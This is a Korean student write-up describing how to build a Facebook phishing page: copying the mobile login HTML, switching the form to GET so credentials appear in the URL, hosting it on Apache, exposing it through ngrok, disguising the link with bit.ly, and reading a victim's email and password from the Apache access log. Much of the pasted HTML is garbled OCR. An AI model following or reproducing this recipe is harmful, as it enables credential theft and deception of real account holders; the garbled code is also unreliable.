Ngrok을 이용한 피싱사이트

1984001 강민석


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```
#!/bin/bash
                                root@kali: ~/TrackUrl
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
                                                                                  #64-bit
root@kali:~/TrackUrl# ls -al
                                                                                  #xterm -e ./ngrok 64 http 80 & clear
합계 28928
drwxr-xr-x 3 root root
                                      9 15:23 .
                                                                                 #32-bit
drwxr-xr-x 15 root root
                                      9 15:23 ...
                                                                                           ./ngrok http 80 & clear
                                                                                 xterm -ε
drwxr-xr-x 8 root root
                                      9 15:09 git
                                      9 15:09 README md
-rw-r--r-- 1 root root
                                      9 15:23 TrackUrl.sh
-rwxrwxrwx 1 root root
                                                                                 echo '
-rwxrwxrwx 1 root root 13451810
                                      9 15:09 ngrok
                                      9 15:09 ngrok 64
-rw-r--r-- 1 root root 16117632
                          27598 4월
                                     9 15:09 skull jpg
-rw-r--r-- 1 root root
root@kali:~/TrackUrl#
                                                                                 sleep 5
                                                                                  read -p '
                                                                                                     URL: ' varurl
                                                                                 echo "(!DOCTYPE html)
                                                                                  (html)
                                                                                     (head)
                                                                                       <title>Z-HACKER(/title>
                                                                                       <style type=\"text/css\">
                                                                                           body
```

TrackURL 툴의 shell scrip를 보다가 Ngrok를 사용한 툴이라는걸 알게 되었고, Ngrok 의 역할을 알게 되었다. 이후 Ngrok 을 응용하여 피싱사이트를 만들었다.

Ngrok



기본적으로 공인망과 사설망이 IP 대역이 다르고, 보안상으로 공인망에서 사설망으로 데이터를 보낼 수 없지만 Ngrok이라는 툴은 공인망에서 사설망으로 통로를 열어 주는 역할을 한다.

실습

facebook

휴대폰 번호 또는 이메일 주소
비밀번호
로그인
또는
새 계정 만들기
비밀번호를 잊으셨나요? · 고객 센터

<html lang="ko" id="facebook" class="no_js">

| <head>meta_charset="utf-8" />meta_name="referrer" content="origin-when-crossorigin" id="meta_referrer" />script>window._cstart=+new_Date();</script>Script>Script> function_envFlush(a) {function_envFlush(a) {function_en | b(b){for(var c in a)b[c]=a[c]}window.requireLazy?window.requireLazy(["Env"],b):(window.Env=window.Env

{},b(window.Env))}envFlush({"ajaxpipe_token":"AXgnckEQufVSyU61","timeslice_heartbeat_config":{"pollIntervalMs":33,"idleGapThresholdMs":60,"ignoredTimesliceNames" {"requestAnimationFrame":true, "Event listenHandler mousemove":true, "Event listenHandler mouseover":true, "Event listenHandler mouseout":true, "Event listenHandler

scroll":true}, "isHeartbeatEnabled":true, "isArtilleryOn":false}, "shouldLogCounters":true, "timeslice_categories" {"react_render":true,"reflow":true},"sample_continuation_stacktraces":true,"dom_mutation_flag":true,"khsh":"O'sj`e`rm`s-Ofdu^gshdoer-Ogc^eurf-3gc^eurf;1;enbt|dow;fduDmd|dourCxO'|d-

2YLMI uuqSdptdru;qsnunuxqd;rdoe-Qunj dojnx-Qunj dojnx0-Ogdub i^rdbsduQdv-O`sj`e`r-Qq`xm`r-OStoRbs`qhof-

Omhoj^q`xm`r", "stack_trace_limit":30, "deferred_stack_trace_rate":1000, "timesliceBufferSize":5000, "show_invariant_decoder":false, "isOQuick":false});</script><style></style> <script>__DEV__=0;CavalryLogger=window.CavalryLogger[|function(a)

{this.lid=a,this.transition=11,this.metric_collected=11,this.is_detailed_profiler=11,this.instrumentation_started=11,this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values={},this.values={},this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values={},this.pagelet_metrics={},this.events={ t_cstart:window._cstart},this.piggy_values={},this.bootloader_metrics={},this.resource_to_pagelet_mapping=

{}, this initial izeInstrumentation&&this initial izeInstrumentation()}. CavaIryLogger. prototype, setIsDetailedProfiler=function(a){this is_detailed_profiler=a; return this},CavalryLogger.prototype.setTTlEvent=function(a){this.tti_event=a;return_this},CavalryLogger.prototype.setValue=function(a,b,c,d){d=d?this.piggy_values:this.values;(typeof

d[a]=="undefined"||c)&&(d[a]=b);return this},CavalryLogger.prototype.getLastTtiValue=function(){return this.lastItiValue}, CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp||function(a,b,c,d){this.mark(a);var e=this.values.t_cstart||this.values.t_start;e=d?

e+d:CavalryLogger.now();this.setValue(a,e,b,c);this.tti_event&&a==this.tti_event&&(this.lastTtiValue=e,this.setTimeStamp("t_tti",b));return this},CavalryLogger.prototype.mark=typeof console=="object"&&console.timeStamp?function(a){console.timeStamp(a)}:function(){}, CavalryLogger.prototype.addPiggyback=function(a,b){this.piggy_values[a]=b;return this), CavalryLogger.instances={}, CavalryLogger.id=0, CavalryLogger.id=0, CavalryLogger.getinstance=function(a){typeof a==="undefined"&&

(a=CavalryLogger.id);CavalryLogger.instances[a]|(CavalryLogger.instances[a]=new CavalryLogger(a));return CavalryLogger.instances[a]},CavalryLogger.setPageID=function(a)

{if(CavalryLogger.id==0){var b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].lid=a;delete

CavalryLogger.instances[0]}CavalryLogger.id=a},CavalryLogger.now=function(){return window.performance&performance.timing&performance.timing.navigationStart&performance.now? performance.now()+performance.timing.navigationStart:new Date().getTime()},CavalryLogger.prototype.measureResources=function(){},CavalryLogger.prototype.profileEarlyResources=function() {}, CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){}, CavalryLogger.start_js=function(){}, CavalryLogger.done_js=function()

{};CavalryLogger.getInstance().setTTlEvent("t_domcontent");CavalryLogger.prototype.measureResources=function(a,b){if(!this.log_resources)return;var

c="bootload/"a.name;if(this.bootloader_metrics[c]!=void O]|this.ongoing_watch[c]!=void O)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this.bootloader_metrics[l] (this.bootloader_metrics["start_"+c]=d);b&&!("tag_"+c in this.bootloader_metrics)&&(this.bootloader_metrics["tag_"+c]=b);if(a.type=="is")

{c="js_exec/"+a.name;this.ongoing_watch[c]=d}},CavalryLogger.prototype.stopWatch=function(a){if(this.ongoing_watch[a]){var b=CavalryLogger.now(),c=b-

this.ongoing_watch[a];this.bootloader_metrics[a]=c;var d=this.piggy_values;a.indexOf("bootload")==0&&(d.t_resource_download||(d.t_resource_download=0),d.resources_downloaded|| (d.resources_downloaded=0),d.t_resource_download+=c,d.resources_downloaded+=1,d["tag_"+a]="_臣_"&&(d.t_pagelet_cssload_early_resource==b));delete this.ongoing_watch[a]}return

this},CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){var a={};Cbject.values(window.CavalryLogger.instances).forEach(function(b) {b.bootloader_metrics&&Object.assign(a,b.bootloader_metrics)}); return a}, CavalryLogger.start_is=function(a){for(var

b=0;b<a.length;++b)CavalryLogger.getinstance().stopWatch("js_exec/"+a[b])},CavalryLogger.done_js=function(a){for(var

b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("bootload/"+a[b])},CavalryLogger.prototype.profileEarlyResources=function(a){for(var

b=0;b<a.length;b++)this.measureResources({name:a[b][0],type:a[b] [1]?"js":""}, "_F_")};CavalryLogger.getInstance().log_resources=true;CavalryLogger.getInstance().setIsDetailedProfiler(true);window.CavalryLogger.getInstance().setTimeStamp("t _start");</script×noscript×meta http-equiv="refresh" content="0; UPL=/login/?_fb_noscript=1" /</noscript×title id="pageTitle"⊁acebook에 불고인 | Facebook</title×meta property="og:site_name" content="Facebook" />queta property="og:url" content="https://ko-kr.facebook.com/login/" />queta property="og:locale" content="ko_KR" />\link rel="search type="application/opensearchdescription-xml" href="<u>/osd.xml</u>" title="Facebook" /><link rel="canonical" href="<u>https://ko-kr.facebook.com/login/</u>" /><link rel="alternate" media="only screen and (max-width: 640px)" href="<link rel="alternate" hreflang="x-default" heref="https://m.facebook.com/login/" />href="https://m.facebook.com/login/" />href="https:/ href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="en" href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="ar" href="https://arar.facebook.com/login/" />/link rel="alternate" hreflang="bg" href="https://bg-bg_facebook.com/login/" />/link rel="alternate" hreflang="bs" href="https://bs-ba.facebook.com/login/" />/link rel="alternate" hreflang="ca" href="https://ca-es.facebook.com/login/" />link rel="alternate" hreflang="da" href="https://da-dk.facebook.com/login/" />link rel="alternate" hreflang="el" href="https://el-gr.facebook.com/login/" />/link rel="alternate" hreflang="es" href="https://es-la.facebook.com/login/" />/link rel="alternate" hreflang="es-es" href="https://es-la.facebook.com/login/" /> es.facebook.com/login/" />link rel="alternate" hreflang="fa" href="https://fa-ir.facebook.com/login/" />link rel="alternate" hreflang="fi" href="https://fi-fi.facebook.com/login/" />link rel="alternate" hreflang="fr" href="https://tr-fr.facebook.com/login/" />clink rel="alternate" hreflang="fr-ca" href="https://tr-ca.facebook.com/login/" />clink rel="alternate" hreflang="hi href="https://hi-in.facebook.com/login/" /><link rel="alternate" hreflang="hr" href="https://hr-hr.facebook.com/login/" /><link rel="alternate" hreflang="id" href="https://idid.facebook.com/login/" /><link rel="alternate" hreflang="it" href="https://it-it.facebook.com/login/" /><link rel="alternate" hreflang="ko" href="https://ko-kr.facebook.com/login/" /><link rel="alternate" hreflang="ko" href="https://ko-kr.facebook.com/login/" /> rel="alternate" hreflang="mk" href="https://mk-mk.facebook.com/login/" />link rel="alternate" hreflang="ms" href="https://ms-my.facebook.com/login/" />link rel="alternate" hreflang="pl"

href="https://pl-pl.facebook.com/login/" />link rel="alternate" hreflang="pt" href="https://pt-br.facebook.com/login/" />link rel="alternate" hreflang="pt-pt" href="https://pt-br.facebook.com/login/" />link rel="alternate" hreflang="pt-pt" href="https://pt-br.facebook.com/login/" />

먼저 모바일 페이스북 사이트를 찾아 들어간다.

Ctrl+U 를 사용하여 HTML 코드를 확인 후 이를 전부 복사하다.

Im8-2zVu.js","crossOrigin":1},"7akCb":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yb₩/r₩/0QHppNmup1B.js","crossOrigin":1},"RrBl2":{"type

메모장에 붙여넣은 후 ctrl+f 를 사용하여 method를 검색한다.

『Method 는 데이터가 전송되는 형식』

POST 방식의 Method를

제목 없음 - 메모장

in/?login_attempt=1&lwv=10d method="get" on submit=""><input type="hidden" name="jazoest" value="2726" autocomplete="off" /><input type="en" autocomplete="off" id="trynum" name="trynum" value="1" /><input type="hidden" autocomplete="off" name="timezone" value="" id="u_0_9" /><input type="hidden" autocomplete="off" name="timezone" value="" id="u_0_9" /><input type="submit">로그인</br/>
/ button></div><div id="login_link"><div class="_1rf5" filled" value="false" /> <input type="hidden" autocomplete="off" id="had_password_prefilled" name="had_password_prefilled" value="false" /> <input type="re"|tr" href="https://id-id.facebook.com/login/" onclick="require("IntlUtils").setCookieLocale("id_ID", "ko_KR", "https:\(\psi\)/w/zh-cn.facebook.com\(\psi\)/ogin\(\psi\)/

GET 방식으로 바꿔준다. 이후 복사해준다.

『POST: 전송해야될 데이터를 HTTP 메세지의 Body에 담아서 전송』 『GET:전송해야될 데이터를 Body에 담지않고 쿼리스트링을 통해전송』 『쿼리스트링:URL ? 뒤에 이름과 값으로 요청하는 파라미터』

<!DOCTYPE html><html><head><meta charset="utf-8"><title>Facebook에 로그인 | Facebook</title>dler mousemove":true, "Event listenHandler mouseover":true, "Event listenHandler mouseout":true, "Event li ype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return this},CavalryLogger.prototype.setTTI of a = = = "undefined"&&(a = CavalryLogger.id); CavalryLogger.instances[a]||(CavalryLogger.instances[a] = new .ongoing_watch[c]!==void 0)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this. a.length; + + b)CavalryLogger.getInstance().stopWatch("js_exec/" + a[b])},CavalryLogger.done_js=function(a){ |a===1)&&navigator.userAgent.indexOf("IEMobile")!==-1&&(a=Math.sqrt(screen.deviceXDPI*screen.devi e4;." /> < link rel="canonical" href="https://www.facebook.com/login/" /> </head> < body tabindex="0" c "m_login_notice"> < div class="_52jd"> </div> </div> < div class="aclb_4-4l"> < div id="login_top_banner" element"></div><div id="otp_retrieve_desc_container"></div><div class="_56be _5sob"><div class="_ n>丑人</div></div></div></div></div></div></div></div> _prefilled" value="false" /> <input type="hidden" name="had_password_prefilled" id="had_password_prefilled" id="had_password_password_prefilled" id="had_password_pa > </div> < div> </div> </div> </div> </div> </div> </div> </div> </mg src="https://facebook.com/security" ?l=pt_BR&lref=https%3A%2F%2Fm.facebook.com%2Flogin%2Fdevice-based%2Fregular%2Flogin%2Flogin%2Fdevice-based%2Fregular%2Fdevice-based%2Fregular %3D110&gfid=AQAburddeR_iOqgw" data-locale="es_LA" data-sigil="change_language">Español< ass="message" data-sigil="error-message"></div>다시 시 8" id="modalDialogHeaderButtons"></div></div></div></div><div class="modalDialogView" id="modalDialogView" id="modalogView" id="modalogView" id="modalogView" id="modalogView" id="modalogView" id="mo ":false,"hash":"AT5Rwt8h9apwDNk5"},"712819":{"result":false,"hash":"AT70BLaHqd4kwLch"},"676781":{"res requireLazy(["qex"],function(qex){qex.add({"805072":{"r":null},"833102":{"r":null}});});require("TimeSliceImpl") wJ627Ddf2x0_nTjCzFTUOLPc8d8g_T4KhOVZbB7NFFLuqgUWFpRC0"]},-1],["cr:682174",["BanzaiOld"],{"__rc

<head>에 <meta charset="utf-8"> 을 넣어서 한글깨짐을 고쳐준다.

root@kali: /var/www/html

File Edit View Search Terminal Help

root@kali:~# cd /var/www/html/

root@kali:/var/www/html# gedit index.html


이후 리눅스의 /var/www/html/에 들어가서 Gedit 으로 index.html 을 연후 복사한 HTML 을 붙여 넣어준다.

저장후 service apache2 restart 로 아파치 서버를 재시작 해준다.


```
index.html
                   \odot
    Open ▼
                                                                             /var/www/html
 <!DOCTYPE html>
 <html lang="ko" id="facebook" class="no js">
 <head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin"</pre>
 id="meta referrer" /><script>window. cstart=+new Date();</script><script>function envFlush(a)
 {function b(b){for(var c in a)b[c]=a[c]}window.requireLazy?window.requireLazy(["Env"],b):
 (window.Env=window.Env||{},b(window.Env))}
 envFlush({"ajaxpipe token":"AXgncKEGufVSyU6l","timeslice heartbeat config":{"pollIntervalMs":
33,"idleGapThresholdMs":60,"ignoredTimesliceNames":{"requestAnimationFrame":true,"Event
listenHandler mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler
mouseout":true,"Event listenHandler
scroll":true},"isHeartbeatEnabled":true,"isArtilleryOn":false},"shouldLogCounters":true,"timeslice c
{"react render":true,"reflow":true},"sample continuation stacktraces":true,"dom mutation flag":true,
l;enbtldou;fduDmdldourCxO`ld-2YLMIuuqSdptdru;qsnunuxqd;rdoe-0unjdojnx-0unjdojnx0-0gdubi^rdbsduOdv-0
30, "deferred stack trace rate":1000, "timesliceBufferSize":
5000,"show invariant decoder":false,"isCQuick":false});</script><style></
style><script> DEV =0;CavalryLogger=window.CavalryLogger||function(a)
{this.lid=a,this.transition=!1,this.metric collected=!1,this.is detailed profiler=!
1,this.instrumentation started=!
1,this.pagelet metrics={},this.events={},this.ongoing watch={},this.values={t cstart:window. cstart}
{this.is detailed profiler=a;return this},CavalryLogger.prototype.setTTIEvent=function(a)
{this.tti event=a;return this},CavalryLogger.prototype.setValue=function(a,b,c,d){d=d?
this.piggy values:this.values;(typeof d[a]==="undefined"||c)&&(d[a]=b);return
this},CavalryLogger.prototype.getLastTtiValue=function(){return
| his.lastTtiValue},CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp
function(a,b,c,d){this.mark(a);var e=this.values.t cstart||this.values.t start;e=d?
e+d:CavalryLogger.now();this.setValue(a,e,b,c);this.tti event&&a==this.tti event&&(this.lastTtiValue
this},CavalryLogger.prototype.mark=typeof console==="object"&&console.timeStamp?function(a)
 {console.timeStamp(a)}:function(){},CavalryLogger.prototype.addPiggyback=function(a,b)
{this.piggy values[a]=b;return
this},CavalryLogger.instances={},CavalryLogger.id=0,CavalryLogger.disableArtilleryOnUntilOffLogging=
1,CavalryLogger.getInstance=function(a){typeof
a==="undefined"&&(a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]=new
CavalryLogger(a));return CavalryLogger.instances[a]},CavalryLogger.setPageID=function(a)
{if(CavalryLogger.id===0){var
b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].lid=a;delete
CavalryLogger.instances[0]}CavalryLogger.id=a},CavalryLogger.now=function(){return
window performance Larger and timing Larger property in the property of the pr
```

root@kali:~# cd /var/www/html/
root@kali:/var/www/html# gedit index.html

(gedit:8848): GtkSourceView-CRITICAL **: 20:49:25.201: Highlighting a single line took too much time, syntax highlighting will be disabled
root@kali:/var/www/html# service apache2 restart
root@kali:/var/www/html#



./ngrok http 80 으로 Ngrok을 실행시켜준다.




위 링크가 의심될 가능성이 있으니 short URL 로 URL을 바꿔준다.

```
root@kali:~# cd /var/log/apache2/
root@kali:/var/log/apache2# ls
access.log error.log other_vhosts_access.log
root@kali:/var/log/apache2# tail -f access.log
```

/var/log/apache2 의 access.log 를 Tail –f 를 사용해 실시간으로 봐준다.

Pacebook에 로그인 | Facebook 여기를 눌러 링크를 확인하세요 bit.ly

이후 링크를 공유한다.



피해자가 링크로 들어가서 아이디와 비밀번호를 치고 로그인을 한다면

```
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "GET /login/device-based/login/async/?refsrc=https%3A
%2F%2Fm.facebook.com%2Flogin%2Fdevice-based%2Fregular%2Flogin%2F&lwv=100&jio prefilled=fal
se&lsd=AVo Gv &m ts=1560536867&li=I-cDXWOzEEfZXDHdx8BHOYqx&try number=0&unrecognized trie
s=0&email=asdf%40naver.com&pass=qwer1234&prefill contact point=&prefill source=&prefill ty
pe=&first prefill source=&first prefill type=&had cp prefilled=false&had password prefille
d=false&is smart lock=false&m sess=&fb dtsg ag=AQwwEinCDb4NBn25cKxLxK-tJActYaZ7eyF8Um VoIe
DvA%3AAQw78NYpg-5DYyrUH0HebAliWc07YKj42JD44uuDbvAAGQ&jazoest=27809& dyn=0wzp5Bwk8aU4ifDgy
79pk2m3g12wAxu13w9y1DxW00ohx61rwf24o29wmU3XwIwk9E4W0om783pwb00o2US0se229w6tw& reg=a& aja
x =AYk2k3m1AeRh5BjFRP6qwKZQ3-PC0FJ16-y-b VKoQgb2t32ayu0GRlTf4Fau5Y2bdobJDPnCMH00RC840SGqX
mWDz11day0PtpwVsrlnX43-A& user=0 HTTP/1.1" 404 473 "http://29bc6582.ngrok.io/" "Mozilla/5
.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) M
obile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12 3 1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAUTALK 8.4.1"
```

아이디와 패스워드 그리고 접속한 기기 의 정보가 access.log 에 나타난다.

배운점

```
Apache2 서버구축
공인망, 사설망
Method 의 POST 방식과 GET 방식
UTF-8 인코딩
Tail -f
Ngrok 툴, 사용법, IP
```